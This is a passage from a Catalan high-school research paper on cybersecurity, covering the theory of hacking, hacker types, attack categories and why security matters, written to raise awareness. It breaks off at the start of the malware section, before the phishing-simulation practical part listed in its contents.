5EGUR3T@T 1NF0RMÀT1C@



Alumne: Eloi Cañigueral

Curs: 2n de Batxillerat B

Data de lliurament: 16 octubre 2023

AGRAÏMENTS

Vull començar els agraïments a la meva tutora del treball, per l'ajuda i suport durant aquests intensos mesos de treball de recerca. Tot i que la seguretat informàtica no sigui un tema que domini, sempre ha posat tot el seu esforç, m'ha orientat en l'estructura del treball i ajudat en tots els dubtes que he pogut tenir durant aquest.

En segon lloc, vull donar les gràcies als meus amics, que han estat una part molt important al llarg aquest procés. Han sigut essencials per a la part pràctica, ja que hi han col·laborat provant si aquesta funcionava de manera correcta sense cap error, si s'assemblava a l'original i proporcionant diversos consells i millores.

Finalment, vull agrair a tota la meva família, però especialment a la meva mare, que sempre m'ha recolzat i ha estat al meu costat en els moments més estressants. Ella ha estat disponible per atendre'm durant tot el treball, m'ha donat molt suport moral i m'ha proposat diversos canvis en alguns aspectes que no acabaven de ser del tot acurats.

RESUMEN

En el momento actual en el que vivimos, es de gran importancia el uso de las tecnologías en todos los aspectos. Desde niveles más domésticos y personales, hasta llegar a grandes empresas y multinacionales. El uso cada vez más común de la informática ha provocado la aparición de distintas tácticas para infiltrarse en sistemas informáticos. Esto ha comportado una creciente preocupación por la seguridad de la información.

Mi trabajo se divide en dos partes fundamentales: un marco teórico y otro práctico. En el marco teórico, se analiza y define el concepto de *hacking*, detallando las diversas clasificaciones de hackers y las estrategias que estos utilizan en la actualidad. Además, en este se trata la importancia de la ciberseguridad, destacando la necesidad de implementar medidas preventivas. El marco práctico consiste en una simulación de un ataque de phishing; la creación de una página web falsa junto a su código, cómo subirla a la internet, y por último, la invención del correo electrónico y el mensaje para realizar el ataque.

ABSTRACT

In the current moment in which we live, the use of technology in all aspects is of great importance. From the most domestic and personal levels, to large companies and multinationals. The increasingly common use of computers has led to the emergence of different tactics to infiltrate computer systems. This has led to a growing concern for information security.

My work is divided into two main parts: a theoretical and a practical framework. In the theoretical framework, the concept of hacking is analysed and defined, detailing the various classifications of hackers and the strategies that they use today. In addition, the importance of cybersecurity is discussed, highlighting the need to implement preventive measures. The practical framework consists of a simulation of a phishing attack, where I focus on the creation of the fake web page and its code, how to upload it to the internet, and finally, the invention of the email and the message to carry out the attack.

ÍNDEX

1. INTRODUCCIÓ **4**

2. MARC TEÒRIC **5**

2.1 HACKING **5**

2.1.1. INTRODUCCIÓ AL HACKING 5

2.1.1.1 QUÈ ÉS EL HACKING? 5

2.1.1.2 FINALITAT DEL HACKING 6

2.1.3 MÈTODES QUE S'UTILITZEN 7

2.1.2 HACKERS 10

2.1.2.1 QUÈ ÉS UN HACKER? 10

2.1.2.2 TIPUS DE HACKERS 10

2.2 CIBERSEGURETAT **12**

2.2.1 INTRODUCCIÓ A LA CIBERSEGURETAT 12

2.2.1.1 QUÈ ÉS LA CIBERSEGURETAT? 12

2.2.1.2. QUÈ ÉS UN CIBERATAC 13

2.2.1.3 PERQUÈ ÉS IMPORTANT LA CIBERSEGURETAT 14

2.2.2. TIPUS D'ATACS CIBERNÈTICS 16

2.2.2.1 MALWARE 16

2.2.2.2 ENGINYERIA SOCIAL 18

2.2.2.3 EXPLOITS 21

2.2.3 MESURES DE PROTECCIÓ 24

2.2.3.1 PREVENCIÓ D'AMENACES DIGITALS 24

2.2.3.2 EDUCACIÓ I CONSCIENCIACIÓ EN SEGURETAT 26

3. MARC PRÀCTIC **29**

3.1 INTRODUCCIÓ 29

3.2 CODI 30

3.3 PENJAR A LA WEB 36

3.4 SIMULACIÓ D'ATAC 39

4. CONCLUSIONS **42**

5. WEBGRAFIA **44**

1. INTRODUCCIÓ

El tema principal d'aquest treball és la ciberseguretat, fent una introducció als conceptes de *hacking*, hackers i els mètodes que aquests utilitzen.

El meu objectiu és demostrar que, en el món de la informàtica estem molt desprotegits; que no som conscients de les vulnerabilitats, tant nostres com dels sistemes informàtics; ni estem ben informats de totes les mesures de seguretat existents.

Pel fet de fer-ne ús diàriament, hauríem de saber a quins perills i situacions ens podem enfrontar. No coneixem les diferents maneres a través de les quals els nostres dispositius es poden infectar, ni quines conseqüències poden comportar. Però tampoc sabem quines eines o mesures preventives podem aplicar per tal de reduir la probabilitat de ser víctima d'un atac cibernètic.

Per tant, amb aquest treball vull conscienciar, informar i educar als lectors dels greus efectes que poden comportar un mal ús de la tecnologia. Mentalitzar-los de la gran importància d'implementar mesures de seguretat informàtica en els sistemes, proporcionant tècniques i eines per protegir-se d'aquests atacs, ja que ser víctima d'un ciberatac pot resultar molt fàcil.

Per demostrar aquesta facilitat, el marc pràctic l'he dedicat a la simulació d'un atac de *phishing*, que, com bé informo en el treball, és una de les formes d'atac més comunes i eficients.

El motiu que m'ha portat a escollir la seguretat informàtica com a tema principal del treball, és perquè la informàtica és un àmbit que m'atrau molt i sempre m'ha sigut de gran interès. Al principi, quan em vaig començar a plantejar el tema sobre el qual volia dedicar el treball, tenia clar que estaria relacionat amb la informàtica o la tecnologia, però dins d'aquests àmbits no sabia ben bé cap a on enfocar-lo. Finalment, vaig decidir que la ciberseguretat seria el tema principal, ja que em va despertar la curiositat la vulnerabilitat que tenim els usuaris i als perills cibernètics als quals estem exposats sense ser-ne conscients.

2. MARC TEÒRIC

2.1 HACKING

2.1.1. INTRODUCCIÓ AL HACKING

2.1.1.1 QUÈ ÉS EL HACKING?

El terme ***hacking*** es fa servir per descriure el conjunt d'activitats a través de les quals un sol individu, o un grup d'individus coneguts com a "hackers", intenten i busquen comprometre els dispositius digitals; com ordinadors, telèfons mòbils intel·ligents, tauletes, fins i tot xarxes completes; ja sigui d'una forma ètica (*hacking* ètic[1]) o vulnerant les mesures de seguretat establertes, per tal d'accedir a un sistema informàtic sense l'autorització del propietari.

Aquesta paraula, *hacking*, és una paraula que prové del verb en anglès "*hack*", que va aparèixer per primera vegada al llenguatge anglès al segle XIII, i que lògicament, tenia un significat molt diferent de l'actual, res a veure amb la tecnologia; aquesta feia referència a tallar amb cops forts de manera irregular. El 1950, es va utilitzar per primer cop relacionat amb la tecnologia; va ser a l'Institut de Tecnologia de Massachusetts (MIT); on *hacking* volia dir treballar en un problema tecnològic d'una forma diferent, més creativa; per exemple, desviar-se de les instruccions incloses en un manual. Així doncs, aquest terme, al principi tenia connotacions bastant positives. Però aviat, una definició més fosca es va anar apoderant del seu significat, fins a arribar a la definició que tenim avui en dia de *hacking*, la definida anteriorment.

El *hacking* no sempre és dolent, es pot fer servir per a diversos objectius positius, com ara millorar la seguretat, descobrir vulnerabilitats, trobar errors en els sistemes, descobrir vulnerabilitats de seguretat i desenvolupar solucions. Tot i així, actualment la majoria de les referències tant al *hacking* com als hackers, tenen relació amb l'activitat il·legal per part dels ciberdelinqüents, ja sigui per a obtenir un benefici econòmic, recopilar informació, etc.

[1] ***Hacking* ètic:** És l'acció de penetrar en sistemes informàtics i xarxes, de manera legal i autoritzada, amb la intenció d'identificar vulnerabilitats en els sistemes i millorar la seguretat.

2.1.1.2 FINALITAT DEL HACKING

Depenent del tipus de hacker que s'analitzi, hi ha una finalitat darrere, o una altra. Bàsicament, hi ha dos objectius diferents; els que volen descobrir vulnerabilitats de tota mena per tal de millorar la seguretat i desenvolupar solucions; els quals podem considerar hackers amb bones intencions. Però n'hi ha d'altres, que tenen intencions malicioses, que el que volen perjudicar el sistema, ja sigui per accedir a informació personal i exigir rescats, exposar informació i vendre-la a tercers, entre altres moltes raons. Per tant, el *hacking* pot tenir com a objectiu principal proporcionar una experiència informàtica segura i eficient o, en canvi, la intenció de danyar o perjudicar. En els casos positius, moltes vegades actuen per ajudar a la societat i empreses. En canvi, en els casos delictius, els ciberdelinqüents solen tenir més d'un motiu i una finalitat per fer el que fan; n'hi ha molts diferents, i molt variats.

A vegades, el que busquen és venjança, protesta o demostració de les vulnerabilitats de seguretat de les companyies; aquí entren els temes polítics i religiosos, dels quals podem treure els termes: ciberterrorisme o hacktivisme; que són aquells hackers que tenen motivacions polítiques o religioses i pirategen amb la intenció d'eliminar adversaris estrangers.

Molt relacionat amb l'últim motiu esmentat, n'hi ha alguns que es veuen impulsats per alguna emoció, aquests normalment són els més destructius, ja sigui ràbia, desesperació, venjança o tan sols "amor". Aquesta categoria, per citar-ne alguns, pot incloure empleats acomiadats o clients insatisfets.

D'altra banda, alguns hackers, per molt curiós i sorprenent que sembli, actuen pel simple fet de divertir-se, ho veuen com un repte. És a dir, hi ha molts ciberdelinqüents que pirategen no per intenció maliciosa o benefici econòmic, sinó simplement perquè poden, moltes vegades per demostrar les seves habilitats als seus companys, o a ells mateixos, són curiosos, ambiciosos i ho poden veure com un joc.

En altres situacions, els ciberdelinqüents, actuen per tal d'aconseguir un benefici econòmic, estan motivats per l'incentiu financer, ja que es poden guanyar grans quantitats de diners a través de la pirateria. Els diners poden explicar el motiu de la majoria d'atacs informàtics, des de la pirateria en línia fins a les estafes. Molts ciberdelinqüents veuen que, a través de la pirateria, guanyen molt més que no pas el seu actual treball, per tant, deixen la seva feina per poder treballar exclusivament en això, i així tenir també un millor sou. Segons IBM[2], durant el 2023, el cost mitjà d'una vulneració de dades ha estat de 4,45 milions d'euros, experimentant un augment del 15% en tres anys.[3]

[2] IBM (International Business Machines Corporation) és una de les companyies de tecnologia i consultoria més grans del món.

[3] IBM. Coste de la vulneración de datos 2023. <https://www.ibm.com/es-es/reports/data-breach>

Per tant, l'objectiu dels ciberdelinqüents no és sempre obtenir diners de les seves víctimes; encara que aquest sigui el principal motiu. A vegades, el que volen és recopilar informació personal d'alguns usuaris; cosa que pot portar a situacions compromeses, ja que sovint, suplanten la identitat de la víctima i duen a terme activitats il·legals en el seu nom. Això pot tenir conseqüències greus per a les víctimes, com poden ser exposició de dades, pèrdua de diners, i fins i tot problemes legals. Per tant, el que podem concloure és que, encara que en general els atacants el que busquen és un benefici econòmic, alguns altres ciberdelinqüents busquen venjança en comptes de diners, i d'altres només demostrar les vulnerabilitats de seguretat que amaguen les companyies.

2.1.3 MÈTODES QUE S'UTILITZEN

Per norma general, el *hacking* és tècnic per naturalesa, és a dir, es necessiten diverses habilitats informàtiques per poder dur-lo a terme, ja que implica l'ús de coneixements tècnics, com ara programació i administració de sistemes per accedir a sistemes informàtics o dades sense autorització. Així doncs, centrant-nos en els ciberdelinqüents que utilitzen aquests mètodes amb finalitats dolentes, no tots disposen dels mateixos coneixements i habilitats necessaris, per tant, hi ha diferents tècniques a les quals els hackers solen recórrer.

Els llenguatges de programació més comuns entre els hackers són:

- **HTML:** És un dels llenguatges de programació més populars i emprats en tot el món; sigui pels programadors, o pels hackers. Es tracta d'un llenguatge bastant senzill, i molt usat en l'àmbit de desenvolupament web, per tant, es pot considerar que HTML és la base de la majoria de les pàgines web que existeixen a internet.



Il·lustració 1: Logotip de HTML

- **Python:** És un llenguatge de programació molt complex, que es fa servir per desenvolupar programes de tota mena, des d'aplicacions web fins a intel·ligència artificial.



Il·lustració 2: Logotip de Python

- **SQL:** És un llenguatge de programació dissenyat per tal d'administrar i manipular bases de dades relacionals. S'encarrega de l'emmagatzematge i de la gestió de dades confidencials i sensibles, com contrasenyes i informació personal.



Il·lustració 3: Logotip de SQL

- **PHP:** És un llenguatge de programació de codi obert molt popular, especialment adequat per al desenvolupament web, ja que pot ser incrustat en HTML. PHP s'utilitza per crear pàgines web amb servidors dinàmics[4], i és conegut per la seva capacitat de gestió de bases de dades i llocs web, però també pot ser utilitzat per altres tasques.



Il·lustració 4: Logotip de PHP

- **JavaScript:** És un llenguatge de programació que s'usa bàsicament per al desenvolupament de pàgines web dinàmiques. La popularitat de JavaScript ha augmentat de forma notable en els últims anys, per culpa de l'increment de l'ús de dispositius intel·ligents per a accedir a internet. Per aquest motiu és un dels llenguatges més emprats pels hackers.



Il·lustració 5: Logotip de JavaScript

Pel *hacking*, no són sempre necessaris els coneixements en programació, ja que existeixen diferents maneres de dur a terme aquesta activitat, les quals es poden distingir en dos grans àmbits; les tècniques d'enginyeria inversa i les d'enginyeria social, tot i que n'hi ha algunes més.

L'enginyeria inversa se centra en l'anàlisi de sistemes i aplicacions; és un procés que consisteix en analitzar un sistema o aplicació per comprendre el seu funcionament i identificar possibles vulnerabilitats. Això inclou tècniques com la descompilació de codi, la inspecció de memòria o l'anàlisi de tràfic de xarxa, les quals són bastant complexes.

En canvi, l'enginyeria social, consisteix en la manipulació o engany a les persones amb la finalitat d'obtenir informació confidencial o accedir a recursos sense autorització. Això inclou tècniques com el *phishing*[5], la manipulació de converses i la creació de falses identitats en línia. Aquestes tècniques es basen en l'explotació de la confiança humana i la persuasió, en lloc de l'explotació de vulnerabilitats tècniques en sistemes o aplicacions.

Els mètodes més comuns són els següents; tres d'enginyeria inversa i dos d'enginyeria social:

1. Els ***exploits***, que s'utilitzen per aprofitar debilitats en els sistemes de seguretat i així poder accedir-hi sense autorització; a través d'aquestes falles, els delinqüents poden robar informació, modificar-la o bloquejar-la als usuaris. Per tant, és una tècnica que serveix per aconseguir accés no autoritzat o per realitzar accions malicioses. El llenguatge més usat en aquest cas és Python.

[4] **Servidor Dinàmic:** És un servidor web que pot oferir continguts dinàmics, és a dir, continguts que es poden actualitzar i canviar.

[5] ***Phishing:*** Tipus d'atac cibernètic que enganya a les seves víctimes a través de la manipulació psicològica.

2. Els **atacs a aplicacions web**, que inclouen les tècniques d'**injecció de codi**; aquestes estratègies consisteixen en injectar un codi maliciós en un programa, sistema o aplicació. Aquest codi pot ser fet servir per obtenir informació no autoritzada o per canviar el comportament d'un programa o aplicació, així com manipular les seves dades.

3. Els **atacs de força bruta**, és una estratègia de prova i error, en què els hackers proven diverses i diferents combinacions de paraules de pas (contrasenyes) i usuaris fins a trobar la combinació correcta, i així assolir l'accés al sistema.

4. Tècniques com el ***phishing***, que es basen en la suplantació d'identitat per obtenir informació confidencial o accés no autoritzat; bàsicament consisteix en la creació de correus electrònics, missatges o pàgines web falses per induir a l'usuari proporcionar les seves dades personals. L'atacant es "disfressa" com una font de confiança (pot ser una empresa, un amic, etc.) per ser intentar enganyar a la víctima i així que aquesta comparteixi informació confidencial com ara contrasenyes o dades financeres.

5. Les "**descàrregues malicioses**" són un mètode d'atac on els hackers persuadeixen a les víctimes a descarregar un programa maliciós per deixar-los vulnerables, o directament aconseguir accés a sistemes i dispositius. Consisteix en el fet que els atacants amaguin *malware*[6] en aplicacions o fitxers descarregables amb la intenció d'infectar els sistemes de les víctimes una vegada descarregats. Així doncs, és important estar vigilant i no descarregar fitxers o programes de fonts desconegudes o dubtoses, ja que són molt corrents en jocs, llibres o pel·lícules descarregades de forma no oficial.

Aquestes són algunes de les estratègies més comunes que els hackers utilitzen. En els exemples totes semblen tenir finalitats malicioses; però normalment, les tècniques d'enginyeria inversa serveixen per veure on estan els errors de seguretat i solucionar-los. En canvi, l'enginyeria social sí que té finalitats fraudulentes en la majoria dels casos. Tot i que no es pot generalitzar que l'enginyeria social sigui "dolenta" o que l'enginyeria inversa sigui "bona", ja que totes dues tècniques poden tenir propòsits bons o dolents, depenent de les intencions de les persones que les fan servir. L'enginyeria social pot ser feta servir amb finalitats de frau com el *phishing*, però també per a sensibilitzar i informar a la societat sobre seguretat informàtica. De la mateixa manera, l'enginyeria inversa es pot fer servir per identificar vulnerabilitats en sistemes i aplicacions per ajudar a millorar la seguretat, però alhora també per obtenir accés no autoritzat o realitzar accions malintencionades. En resum, no es pot etiquetar tota una disciplina com a "dolenta" o "bona", sinó que depèn de les intencions i accions de les persones que la practiquen, ja que els hackers també poden usar els seus coneixements per ajudar a solucionar problemes.

[6] ***Malware*:** La traducció literal és "programari maliciós".

2.1.2 HACKERS

2.1.2.1 QUÈ ÉS UN HACKER?

Un hacker és una persona amb alts coneixements informàtics, que normalment coneix al detall els sistemes operatius, la programació, l'arquitectura dels ordinadors, sistemes de comunicació, entre d'altres; i sap modificar *software* o *hardware* perquè es puguin adaptar a variants diferents de les previstes pels creadors originals.

En moltes ocasions, l'objectiu principal dels hackers, i que els incita a actuar, és conèixer i demostrar que tenen aquest coneixement; encara que en altres moltes vegades no és així. Per aquesta raó s'ha anat creant la fama que aquests són individus que estan fora de les lleis i que penetren sistemes informàtics sense que els propietaris o administradors en tinguin coneixement, i això és el que ha fet que aquest terme s'associï a persones que practiquen activitats il·legals. Tot i això, molts "hackers" no es comporten d'aquesta manera, i són coneguts com a hackers ètics[7], que serien els "bons", ja que el seu objectiu és ajudar, i no destruir.

Hi ha moltes definicions de hacker, però la més acceptada i vàlida és de l'autor Al Sweigart, que el 2013, va definir a un hacker com **«un individu que estudia un sistema informàtic per a comprendre'l tan profundament, que pugui ser capaç de modificar-lo de diverses formes»[8].**

En general, els hackers són persones que utilitzen el seu coneixement per a fer coses positives, com millorar la seguretat i les capacitats d'un sistema informàtic; però un hacker també pot ser una persona que fa tot el contrari; realitzar accions il·lícites com ara robar informació o cometre fraus. Aquests últims són els que s'han apoderat del terme hacker, i també són coneguts com a pirates informàtics o criminals informàtics.

2.1.2.2 TIPUS DE HACKERS


Com bé he esmentat, hi ha alguns hackers que usen el seu coneixement i les seves habilitats per a propòsits maliciosos, però també hi ha molts hackers que s'enfoquen en l'ús ètic de la informàtica. Aquests hackers treballen per solucionar problemes informàtics, desenvolupar aplicacions innovadores, i ajudar a protegir a les organitzacions i les persones dels ciberatacs. Per tant, no es pot dir que tots els hackers són dolents, ja que molts d'ells treballen en els millors interessos de la societat.

---

[7] Són aquells que dediquen a detectar vulnerabilitats en els sistemes i les xarxes, però no per atacar-los, sinó per a ajudar a resoldre els problemes de seguretat informàtica.

[8] Sweigart, A. (2013). Hacking Secret Ciphers with Python. (Pàgina 6). Citat de: "***A hacker is a person who studies a system to understand it so well that they are not limited by the original rules of that system and can creatively modify it to work in new ways***." Extret de: <https://inventwithpython.com/hackingciphers.pdf>

Existeixen diverses formes d'analitzar als hackers; n'hi ha una que es pot comparar a les pel·lícules clàssiques de l'oest. On els bons porten barrets blancs; en canvi, els dolents, porten barrets negres. Doncs actualment, la frontera de la seguretat informàtica manté aquesta idea del salvatge oest; amb hackers de barret blanc, i d'altres de barret negre; fins i tot existeix una tercera categoria intermèdia.



Il·lustració 6: Tipus de Hackers

FONT: www.itpro.com/hacking

Els barrets blancs són els que es consideren bons; també es poden dir hackers ètics. Són experts en comprometre sistemes informàtics i fan servir les seves habilitats per ajudar a protegir els usuaris i les xarxes d'una infracció criminal. Els barrets blancs sovint treballen com a investigadors de seguretat, administradors de xarxa o analistes de programari maliciós, creant sistemes per capturar i analitzar programari maliciós, provant programes per detectar vulnerabilitats i identificant debilitats en les infraestructures de les empreses que es podrien explotar. Es dediquen a la investigació i notifiquen vulnerabilitats o falles en els sistemes de seguretat.

Els barrets negres són els dolents; els ciberdelinqüents, els que majoritàriament s'han apoderat del nom de "hacker", tot i que seria més correcte anomenar-los *crackers*[9]. Utilitzen un conjunt d'habilitats similars als barrets blancs, però les seves intencions no són protegir els sistemes, sinó tot el contrari; busquen causar danys als seus objectius, aquests accedeixen a sistemes o xarxes no autoritzades per tal d'aconseguir accés a informació, dades personals, contrasenyes i introduir virus.

Però el món no és només blanc i negre. Hi ha un tercer conjunt entre els dos extrems, un punt ètic intermedi, i aquests són els barrets grisos, que com el seu nom indica, són una barreja dels barrets negres i els blancs. Potser no intenten causar danys intencionats, però sovint operen fora de la llei. Aquests fan servir les seves habilitats per entrar a sistemes i xarxes sense permís (com els barrets negres); però en comptes de causar mals de forma delictiva, informen del seu descobriment al propietari i s'ofereixen a reparar la vulnerabilitat i ajudar-los a solucionar el problema a canvi d'una recompensa econòmica.

[9] ***Cracker*:** Pirata informàtic que actua amb intencions malicioses.

2.2 CIBERSEGURETAT

2.2.1 INTRODUCCIÓ A LA CIBERSEGURETAT

2.2.1.1 QUÈ ÉS LA CIBERSEGURETAT?

La ciberseguretat, també coneguda com a seguretat informàtica, fa referència a un conjunt de pràctiques, tecnologies i processos dissenyats per protegir els sistemes informàtics, les xarxes, la informació digital i els dispositius entre d'altres, contra riscos i amenaces cibernètiques com poden ser la pèrdua de dades, l'accés no autoritzat, o la manipulació maliciosa. La seguretat informàtica inclou una àmplia gamma d'àrees com poden ser la protecció contra el *malware*, els atacs de hackers, el robatori de dades, el *phishing* o el *ransomware*[10], entre altres pràctiques malicioses que poden comprometre la seguretat i la privacitat de les dades. Així doncs, les mesures de ciberseguretat estan dissenyades per combatre la gran majoria d'amenaces digitals; aquesta ha de servir per protegir informació personal, comptes, arxius, fotografies i fins i tot, diners. Per aconseguir el seu objectiu i protegir els sistemes informàtics, la seguretat informàtica inclou diverses eines i mesures de seguretat, algunes poden ser els coneguts programes antivirus, la utilització de tallafocs o *firewalls*[11], o l'encriptació d'informació; tot i que també és important implementar bones pràctiques i estratègies per tal de combatre les ciberamenaces.

L'objectiu principal de la ciberseguretat és ajudar a prevenir atacs cibernètics, violacions de dades i robatori d'identitat; això ho compleix garantint la integritat, la confidencialitat i la disponibilitat de les dades i sistemes, protegint als usuaris i organitzacions de possibles vulnerabilitats i riscos associats amb l'ús de les tecnologies digitals. Protegint la integritat, es garanteix que les dades no siguin modificades o alterades sense autorització, ja que provoca que només els usuaris autoritzats siguin capaços de modificar les dades; la confidencialitat es refereix a la protecció de la informació per tal que només les persones autoritzades puguin accedir a recursos, dades i informació; i en tercer lloc, la disponibilitat assegura que els sistemes i la informació estiguin accessibles i funcionals quan siguin necessitats pels usuaris autoritzats.

Amb el constant creixement de digitalització i la gran dependència de les tecnologies en línia que hi ha actualment, és primordial que els usuaris i organitzacions entenguin i apliquin pràctiques de ciberseguretat per tal de protegir-se dels riscos i vulnerabilitats associats amb l'ús de sistemes informàtics i connexions en línia; ja que en l'actualitat tothom pot ser víctima d'un ciberatac: empreses, els governs, hospitals o usuaris domèstics, tots estan exposats a les amenaces que hi ha a la xarxa. Això ha provocat que els empresaris i líders mundials considerin

[10] **Ransomware:** Tipus de *malware* que bloqueja els arxius dels usuaris fins que es pagui un rescat.
[11] ***Firewall:*** És un sistema de seguretat de xarxa que restringeix el tràfic d'entrada i sortida.

els atacs cibernètics com un dels principals riscos als quals s'enfronten en l'actualitat, i així doncs, la ciberseguretat com el seu major repte.

Normalment, els serveis mèdics, i en general, les entitats públiques són els sectors més afectats perquè són els més "atractius" pels ciberdelinqüents, ja que recopilen dades financeres i mèdiques; tot i que qualsevol empresa que utilitzi la xarxa poden ser atacades per altres motius, com per tal de robar-los dades de clients, fer espionatge, o llançar atacs als clients. Així doncs, com que les amenaces cibernètiques continuaran augmentant, la inversió en seguretat també creixerà en proporció.

La ciberseguretat és una pràctica essencial per a la protecció de la informació, de les dades i la privacitat en un món cada vegada més connectat i digitalitzat, i és molt important per tal de protegir tant a individus com a organitzacions dels ciberatacs, o en general, de la ciberdelinqüència. La ciberseguretat és un camp en constant evolució a causa del constant desenvolupament de noves tecnologies i l'aparició de noves formes d'atacs informàtics, per tant, és crucial prendre seriosament aquesta qüestió i treballar per mantenir la seguretat dels sistemes informàtics en tots els àmbits de la societat.

2.2.1.2. QUÈ ÉS UN CIBERATAC

Un ciberatac, també conegut amb el nom d'atac informàtic o cibernètic, és el terme que s'utilitza per descriure un conjunt d'activitats malicioses realitzades en l'àmbit digital que es porten a terme per part d'un sol individu o grup utilitzant la xarxa o internet, i que busquen comprometre la seguretat, integritat o privacitat de sistemes informàtics, xarxes o dades. Un atac cibernètic pot tenir diverses finalitats; alguns atacs tenen com a objectiu robar informació confidencial com ara contrasenyes, dades personals, secrets comercials o informació financera, amb la finalitat de beneficiar-se econòmicament o fer-ne un mal ús. Altres es concentren en interrompre o inhabilitar els serveis i operacions d'una organització, empresa o institució, causant així danys financers i alteracions en les seves activitats. En últim lloc, un altre objectiu que poden tenir els atacs informàtics és el de recopilar, manipular o alterar les dades emmagatzemades en sistemes o bases de dades per obtenir-ne diversos beneficis.

Els ciberatacs poden afectar a diferents entitats, com ara empreses, organitzacions, institucions i fins i tot persones particulars; és a dir, els atacs informàtics no només es limiten als sistemes informàtics i xarxes, sinó que també poden dirigir-se als dispositius personals, com ara telèfons mòbils, tauletes, o ordinadors. Aquests atacs poden provocar unes greus conseqüències, ja que poden comprometre la privadesa, la seguretat i la confidencialitat de la informació, així com causar danys econòmics a les víctimes.

Existeixen diferents mètodes per tal de portar a terme un atac cibernètic i aconseguir els seus objectius, els més efectius són aquells que utilitzen tècniques d'enginyeria social per aconseguir accés no autoritzat i després infectar els dispositius amb *malware*, com poden ser els populars atacs de *phishing* o *ransomware*. Cada atac busca un tipus de víctima concret; mentre que alguns es dirigeixen a ordinadors, altres ho fan a xarxes o infraestructures; i d'altres ho fan a dispositius personals. Així doncs, és crucial que tothom estigui informat i tingui coneixements sobre les pràctiques de seguretat informàtica per protegir-se dels ciberatacs, això també inclou un ús de contrasenyes fortes, evitar obrir correus electrònics o enllaços sospitosos o d'estranya procedència.

2.2.1.3 PERQUÈ ÉS IMPORTANT LA CIBERSEGURETAT

Com ja he esmentat, la ciberseguretat és un tema molt seriós i important a tractar en l'actualitat, i que ha de servir per protegir els recursos digitals i els sistemes contra l'accés no autoritzat ni intencionat, és a dir, la ciberseguretat ha d'oferir tota una sèrie de mesures i eines que siguin útils per tal de prevenir els ciberatacs i identificar les debilitats abans que aquestes siguin explotades. Un ciberatac exitós pot comportar la vulneració, exposició, eliminació o alteració de dades confidencials, que, en cas de ser una empresa la que s'hagi de fer càrrec de les conseqüències, pot causar danys financers i de reputació per a aquesta. Les diverses mesures de ciberseguretat serveixen per protegir la informació i dades, contra els ciberatacs, aquesta és extremadament important en l'actualitat per diverses raons i perquè proporciona els següents beneficis:

En primer lloc, i la raó més valuosa, és que la ciberseguretat ajuda a protegir les dades personals i la informació confidencial que una empresa pugui emmagatzemar. A conseqüència de l'increment de digitalització i interconnexió, també augmenten els ciberatacs, ja que les organitzacions, empreses i persones guarden i comparteixen una gran quantitat de dades personals a través de plataformes en línia i xarxes socials. Així doncs, és important que les persones estiguin protegides per assegurar que la seva informació no sigui robada, manipulada o mal utilitzada, evitant així danys i conseqüències negatives. La ciberseguretat juga un paper clau en la protecció de la privacitat en línia, ja que assegura que la informació personal i les comunicacions estiguin protegides contra l'accés no autoritzat.

D'altra banda, que els negocis depenguin cada vegada més de la tecnologia per al seu funcionament diari, comporta que un ciberatac o violació de dades pugui interrompre les seves operacions i causar així, una pèrdua de productivitat i com a conseqüència, perdudes econòmiques significatives que no totes les empreses poden assumir. Així doncs, la ciberseguretat és crucial per a les empreses, perquè una bona base d'aquesta pot ajudar a prevenir els atacs que interrompin el funcionament d'una xarxa o dispositiu.

Finalment, la ciberseguretat és important per a la societat en general, ja que els ciberatacs poden afectar serveis públics com ara hospitals o serveis bancaris. Per tant, tot i que majoritàriament els que pateixen els efectes són les empreses, els usuaris també en poden sortir afectats, ja sigui perquè les dades filtrades o exposades siguin les seves, o perquè el ciberatac provoqui una interrupció a serveis públics.

En resum, la ciberseguretat és un element clau per a una societat digital segura i confiable, i per tant és clau per tal de protegir les dades personals i financeres, les empreses i la societat en general. És essencial que tothom prengui mesures per protegir-se contra els ciberatacs i preservar la privacitat. Per acabar, cal recalcar que la ciberseguretat no només és una cosa aplicable en empreses, sinó també en casos individuals, per exemple amb els casos de *phishing* en els quals els atacants no busquen atacar o malferir a una empresa sinó que volen obtenir informació privada d'un sol individu a l'atzar per tal de robar les seves credencials i fer-se passar per aquestes persones per tal d'infectar a altres, o per extreure diners de la targeta de crèdit.

2.2.2. TIPUS D'ATACS CIBERNÈTICS

Els atacs cibernètics són un risc constant en el món digital actual; hi ha molts tipus d'atacs, cada vegada surten noves formes i mètodes per irrompre en la seguretat d'un sistema informàtic, i aquests són cada vegada més sofisticats i difícils de detectar o evitar, per tant, la funció de la ciberseguretat és protegir als usuaris i organitzacions d'aquests atacs, que es poden categoritzar en tres grans grups: *malware*, enginyeria social i *exploits*.

2.2.2.1 MALWARE

La paraula *malware* és la barreja en anglès de les paraules "maliciós" i "programari", ***mal****icious* ***soft****ware*, és a dir, *software*[12] dolent; així doncs, el *malware* fa referència a qualsevol programa maliciós, o *software* que s'hagi creat i dissenyat per a infiltrar-se en un sistema informàtic sense autorització, amb la intenció de destruir, robar o alterar dades. És una de les amenaces cibernètiques més comunes, normalment impliquen una prèvia interacció amb l'usuari, així doncs, sovint el *malware* es propaga a través de tècniques d'enginyeria social, ja que per infectar al dispositiu, aquest ha d'estar-hi dins, per tant, l'usuari ha de descarregar algun arxiu que contingui *malware*. El terme *malware* inclou una gran varietat de programes de *software* que han sigut creats per permetre que tercers puguin accedir de forma no autoritzada a informació confidencial o interrompre el funcionament normal d'una infraestructura; entre els exemples més comuns de *malware* s'inclouen els virus, troians, *spyware* (programari espia) i *ransomware*.

